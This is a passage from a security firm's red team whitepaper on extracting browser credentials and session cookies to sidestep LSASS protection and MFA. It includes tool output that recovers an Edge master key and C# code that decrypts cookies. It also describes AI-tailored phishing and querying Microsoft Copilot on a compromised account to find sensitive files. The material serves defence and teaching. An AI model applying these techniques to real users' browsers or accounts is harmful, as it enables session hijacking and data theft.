Periodically review service account permissions to ensure they follow the principle of least privilege.

Tight Control Over Group Memberships:
Conduct regular audits of high-privilege group memberships and use nested groups judiciously to prevent privilege escalation.

Proper Delegation Configuration:
Limit delegation to only what is strictly necessary and audit these configurations regularly to avoid unauthorized access.

Strong Password Policies and Credential Management:
Implement strong password policies, rotate passwords frequently, and ensure that default credentials are updated immediately following system installation.

Misconfigurations in Active Directory environments create a substantial risk of exploitation and unauthorized access. By maintaining proper controls over service account permissions, group memberships, delegation settings, and credentials, organizations can significantly reduce the risk of compromise. Regular security audits, continuous monitoring, and adherence to best practices are essential to mitigating these risks and ensuring the ongoing security of critical AD systems.

Extracting Credentials and Bypassing Process Protection

Mimikatz5 is widely recognized as one of the most powerful tools for extracting **cleartext passwords** and **password hashes** from system memory. To achieve this, Mimikatz targets the **Microsoft LSASS (Local Security Authority Subsystem Service)** process, which handles authentication credentials in memory. Historically, this made it possible for attackers to directly extract sensitive data like passwords and hashes from a compromised system.

To mitigate this risk, **Microsoft** introduced **Process Protection Light (PPL)** to safeguard the LSASS process. This protection prevents unauthorized users, including privileged accounts such as SYSTEM, from accessing the LSASS process memory. The **PPL** mechanism is an effective security measure that stops tools like **Mimikatz** from recovering passwords or hashes directly from memory, as illustrated in the figure below.

Copyright 2025 CYPFER, All Rights Reserved.

While **PPL** and other security controls help protect sensitive credentials, it also means that traditional extraction methods are thwarted. In addition, **Endpoint Detection and Response (EDR)** solutions monitor the LSASS process closely due to its critical nature, making it harder for attackers to access and exploit this process undetected.

However, during **CYPFER's red team exercises,** we found that focusing on **less-monitored processes,** such as web browsers, can be an effective alternative for credential extraction. With the rise of **web-based services** and the widespread adoption of **Single Sign-On (SSO)** technologies, many organizations authenticate users using their **corporate credentials** through web browsers.

Targeting Web Browsers for Credential Extraction

Web browsers are often less heavily monitored compared to critical system processes like **LSASS** (Local Security Authority Subsystem Service), making them a prime target for attackers seeking to extract sensitive credentials. By leveraging vulnerabilities or misconfigurations in the browser's storage mechanisms, attackers can access cached credentials, session cookies, and other sensitive data, significantly increasing their chances of escalating access to internal resources.

Since web browsers are commonly used for authentication through **single sign-on (SSO)** and other web-based services, they store critical session information locally. Once extracted, this data can enable attackers to bypass traditional security measures like **multi-factor authentication (MFA)** and gain unauthorized access to web-based applications and services.

By focusing on web browsers, attackers can circumvent the protections placed on system-level processes, such as LSASS, and escalate their access to a broader range of internal resources, thereby increasing the overall risk to the environment.

Extracting Cached Credentials and Cookies: A Stealthy Attack Vector

An alternative and often underappreciated method for credential extraction is targeting cached credentials and cookies stored within web browsers. This technique tends to evade detection by **Endpoint Detection and Response (EDR)** systems, making it a valuable approach for attackers and red teamers alike.

Browsers store **credentials** and **cookies** locally in encrypted **SQLite databases,** with the encryption key typically residing on the system as well. This presents a significant risk: if an attacker can locate and extract the encryption key, they can decrypt the stored credentials and cookies. These decrypted items often include sensitive user authentication data, including session tokens, that could be used for unauthorized access to web applications and services.


Copyright 2025 CYPFER, All Rights Reserved.

Why This Technique is Effective

This method stands out because it avoids direct interaction with network-level defenses or application security mechanisms. Since the data is encrypted and stored locally, it bypasses traditional security layers and is often overlooked by **Endpoint Detection and Response (EDR)** solutions. Moreover, the ability to retrieve this sensitive data without triggering alerts makes it a highly stealthy and effective attack vector.

Extracting and Using Session Cookies for Access and Impersonation

In the context of red team operations, extracting encryption keys and leveraging them to decrypt valuable information is a critical step in gaining unauthorized access to sensitive systems and data. Utilities such as **Cookie Stealer** and **Handle Stealer6** are effective tools for accomplishing this task by retrieving and decrypting **cookies** and **cached credentials.**



```
Extracting Edge Key
-------------------------------------------
Fetching browser master key using the following path: C:\Users\CharlesHamilton\AppData\Local\
Microsoft\Edge\User Data\Local State
C:\Users\CharlesHamilton\AppData\Local\Microsoft\Edge\User Data\Local State size is 48025 byt
es
Allocating 396 bytes for the base64 key
Base64 key is: RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABhA1futtofT6fmt2Qv7yvwEAAAAB4AAABNAGkAYw
ByAG8AcwBvAGYAdAAgAEUAZABnAGUAAAAQZgAAAAEAACAAAADZCJaX1nq/hV5tGmA+eaqUBLIwQVUtO1L4e5j6ATvUWgA
AAAAOgAAAAIAACAAAADebuycZEqKd2l7zxqsu6eII2zpkgZ/jIq8iI46eriwpjAAAABna+Y4i3MfBFD8o4cYtOi5b8lu
iVsMDUPqOnHTRno6JToZbqV7okJheWMoLhQYsvdAAAAANx9+WmU2VMopNexldeWJEN2sOPiy3lrlqYtwtz424yEpwkejW
A8ySulyk3fQwGs2/5LDMpA5oLUDmu3VyUuC+g==
Base64 decoded key need 295 bytes
Master key is: \x28\xf4\x98\xfd\xbe\xfb\x29\xb9\x6c\xbd\x62\x7c\xbc\x56\x3e\x4a\x22\xb7\xd5\x
37\xf8\xce\x7d\x7e\x74\xb3\x22\x93\xb5\x03\x4d\xc1
```

Once the **master key** is obtained, decrypting cookies or cached credentials becomes a straightforward process. The data is often encrypted using **AES** with **GCM mode,** and a simple utility, such as a **C# application,** can be used to perform the decryption.


```
static string DecryptCookie(string key, string data)
{
    byte[] master = Convert.FromBase64String(key);
    byte[] cookie = StringToByteArray(data);

    byte[] nonce = cookie[3..15];
    byte[] ciphertext = cookie[15..(cookie.Length - 16)];
    byte[] tag = cookie[(cookie.Length - 16)..(cookie.Length)];

    byte[] plaintext = new byte[ciphertext.Length];
    AesGcm aes = new AesGcm(master);
    aes.Decrypt(nonce, ciphertext, tag, plaintext);
    return Encoding.UTF8.GetString(plaintext);
}
```

Copyright 2025 CYPFER, All Rights Reserved.

Importance of Cookies in Authentication

Cookies are especially valuable since they are issued after a successful authentication process. This makes them an appealing target, as they can bypass the need for traditional authentication mechanisms, including **multi-factor authentication (MFA).** Once obtained, an attacker or red teamer can use the session cookie to impersonate the user associated with it and gain access to their web resources.

For example, an attacker could obtain the following session cookie associated with an active user session:




With this cookie, the attacker can impersonate the user and gain access to protected web applications, including **Citrix, administrative consoles, internet-facing, and internal-facing web portals.**

Mitigating Cookie-based Attacks

To mitigate such risks, organizations can configure browsers to **not store session information** after they are closed. Additionally, completely disabling local credential storage can reduce the likelihood of attackers extracting sensitive information from the browser.

The Complex Ecosystem of Windows and Web Browsers

Windows and modern web browsers present a complex ecosystem where credentials and sensitive data are often stored in various places. Red teamers and attackers are adept at identifying and exploiting these storage locations. As part of a robust defense strategy, organizations should regularly assess the software deployed within their environment to identify applications that may store critical information, such as credentials or user session data.



By performing thorough assessments of both internal and external-facing applications, businesses can minimize the risk of credential theft and unauthorized access via tools that target session cookies and cached credentials.

Copyright 2025 CYPFER, All Rights Reserved.

The Use of AI in Red Team Operations

Artificial Intelligence (AI) is rapidly becoming an essential tool in the arsenal of both attackers and red teamers. At **CYPFER**, AI is leveraged throughout various stages of the **red team exercise** to enhance the effectiveness of our operations and mimic real-world attack scenarios.

AI-Driven Phishing Campaigns

AI plays a pivotal role in **phishing campaigns** by analyzing publicly available data to tailor attack strategies. Using advanced AI models, we can study the **target's writing style, tone,** and specific language patterns to craft phishing emails that appear highly authentic and relevant to the individual or organization. This approach drastically improves the likelihood of success in social engineering attacks.

AI in the Reconnaissance Phase

AI is also a valuable asset during the **reconnaissance phase,** enabling attackers to identify sensitive data that may be publicly accessible or inadvertently exposed. As companies increasingly adopt **private AI assistants** trained on their internal datasets, these systems offer a new vector for data extraction. Red teamers can exploit AI models trained on internal environments, such as those based on **SharePoint** data, to identify and extract critical business information.

Even for organizations that have not yet implemented private AI assistants, risks remain. For example, **Microsoft Copilot,** integrated into **Microsoft 365**, can be leveraged by attackers to quickly identify sensitive information once access is gained to a compromised user's account.

By simply asking Copilot to perform natural language queries, an attacker can efficiently locate sensitive files, such as: "Show me files containing personal information about employees." Despite ongoing efforts to fine-tune security features in Copilot, the balance between functionality and security means that some queries may inadvertently bypass protective filters.

Copyright 2025 CYPFER, All Rights Reserved.

Leveraging AI
for Information Discovery

Once attackers gain access to internal systems, **AI-powered tools** enable the discovery of sensitive credentials, passwords, and configuration details related to critical infrastructure.

AI can rapidly assess large volumes of data to pinpoint valuable resources that can be used to escalate access within the network.

Mitigating Risks:
Microsoft Sensitivity Labels

To mitigate these risks, organizations can implement **Microsoft sensitivity labels** within **SharePoint** and **OneDrive** to mark critical data as sensitive.

This functionality, combined with proper **AI configuration** and robust security policies, can prevent sensitive information from being exploited in the event of a breach. More information on sensitivity labels can be found here: Microsoft Sensitivity Labels.

Copyright 2025 CYPFER, All Rights Reserved.

Conclusion

Both attackers and red teamers continually seek vulnerabilities and weaknesses within environments to exploit. For organizations, ensuring that all systems are secure and do not introduce unnecessary risk requires significant time, effort, and resources. This is where **red teaming exercises** become invaluable, by simulating realistic attack scenarios, red teams can uncover critical gaps in an organization's security posture, enabling swift mitigation before actual threats arise.

At **CYPFER**, our red team practices are consistently evolving, integrating new techniques aimed at compromising even the most mature security environments. However, it is essential to remember that while emerging methods are important, the **use of older techniques** should not be overlooked. In fact, recent trends show that attackers and red teamers continue to successfully exploit vulnerabilities from **2021 and earlier**, particularly on unpatched or misconfigured systems.

Visibility into network activity is paramount for early threat detection. Having **robust monitoring** and **detection capabilities** in place enhances the likelihood of identifying and neutralizing potential attacks before they escalate into more significant incidents.

Copyright 2025 CYPFER, All Rights Reserved.

CYPFER Services

Incident Response
Rapid, expert-led response to contain, mitigate, and recover from cyber incidents 24/7.

Ransomware Recovery
Minimizing downtime with fast, secure data restoration and recovery solutions.

Ransomware Assessments
Evaluating your organization's readiness and vulnerabilities to prevent and mitigate ransomware attacks.

Digital Forensics & Investigations
Uncovering critical evidence to identify threats, insider attacks, and security breaches.

Cyber Advisory Services
Proactive assessments, tabletop exercises, and security awareness training to strengthen cyber resilience.

Incident Response Retainer
Priority response, expert-led recovery, and ongoing cybersecurity support tailored to your organization.

Cyber Risk & Compliance
Ensuring regulatory compliance and reducing cyber risk with expert-led assessments and strategies.

Zero-Dollar Retainer
No upfront cost, immediate access to expert incident response when you need it most.

Threat Intelligence
Real-time insights to detect, track, and mitigate emerging cyber threats.

Dark Web Monitoring
Real-time insights to detect, track, and mitigate emerging cyber threats.

Offensive Security (OffSec) Services
CYPFER provides a full suite of security operations and offensive security testing to proactively identify and mitigate risks before they become breaches.

Copyright 2025 CYPFER, All Rights Reserved.

CYPFER Services

Comprehensive Testing for Maximum Protection

We offer bundled services tailored to your security needs:

External Network Penetration Testing

Assess the security of internet-facing systems, identifying vulnerabilities in IT infrastructure and exposed web applications

Internal Network Penetration Testing

Evaluate the security of internal systems, including servers and Active Directory/Entra ID (Azure), ensuring critical assets remain protected from insider threats.

Web Application Security Testing

Simulate attacks from both anonymous and authenticated users, identifying vulnerabilities across various roles within your application.

Detection Capability Assessment (DCA)

Test your organization's threat detection and response by executing 20-25 real-world tactics, techniques, and procedures (TTPs) used by ransomware groups. Engage your blue team in live attack simulations to measure their effectiveness in identifying and mitigating threats.

Achieve Cyber Certainty™ with CYPFER

CYPFER is committed to delivering a full spectrum of cybersecurity solutions, from incident response to proactive offensive security testing, ensuring the protection of assets and organizational integrity.

Copyright 2025 CYPFER, All Rights Reserved.

Footnotes

1) **RoadRecon:** https://github.com/dirkjanm/ROADtools
2) **MsGraphFunzy:** https://github.com/Mr-Un1k0d3r/MsGraphFunzy
3) **DFSCoerce:** https://github.com/Wh04m1001/DFSCoerce
4) **AdHuntTool:** https://github.com/Mr-Un1k0d3r/ADHuntTool
5) **Mimikatz:** https://github.com/gentilkiwi/mimikatz
6) **Handle Stealer:** https://github.com/Mr-Un1k0d3r/Cookie-and-Handle-Stealer

Copyright 2025 CYPFER, All Rights Reserved.

Marie-Eve Bergeron-Tourangeau

mbergeron@cypfer.com

Charles F. Hamilton

chamilton@cypfer.com

Martin Verreault

mverreault@cypfer.com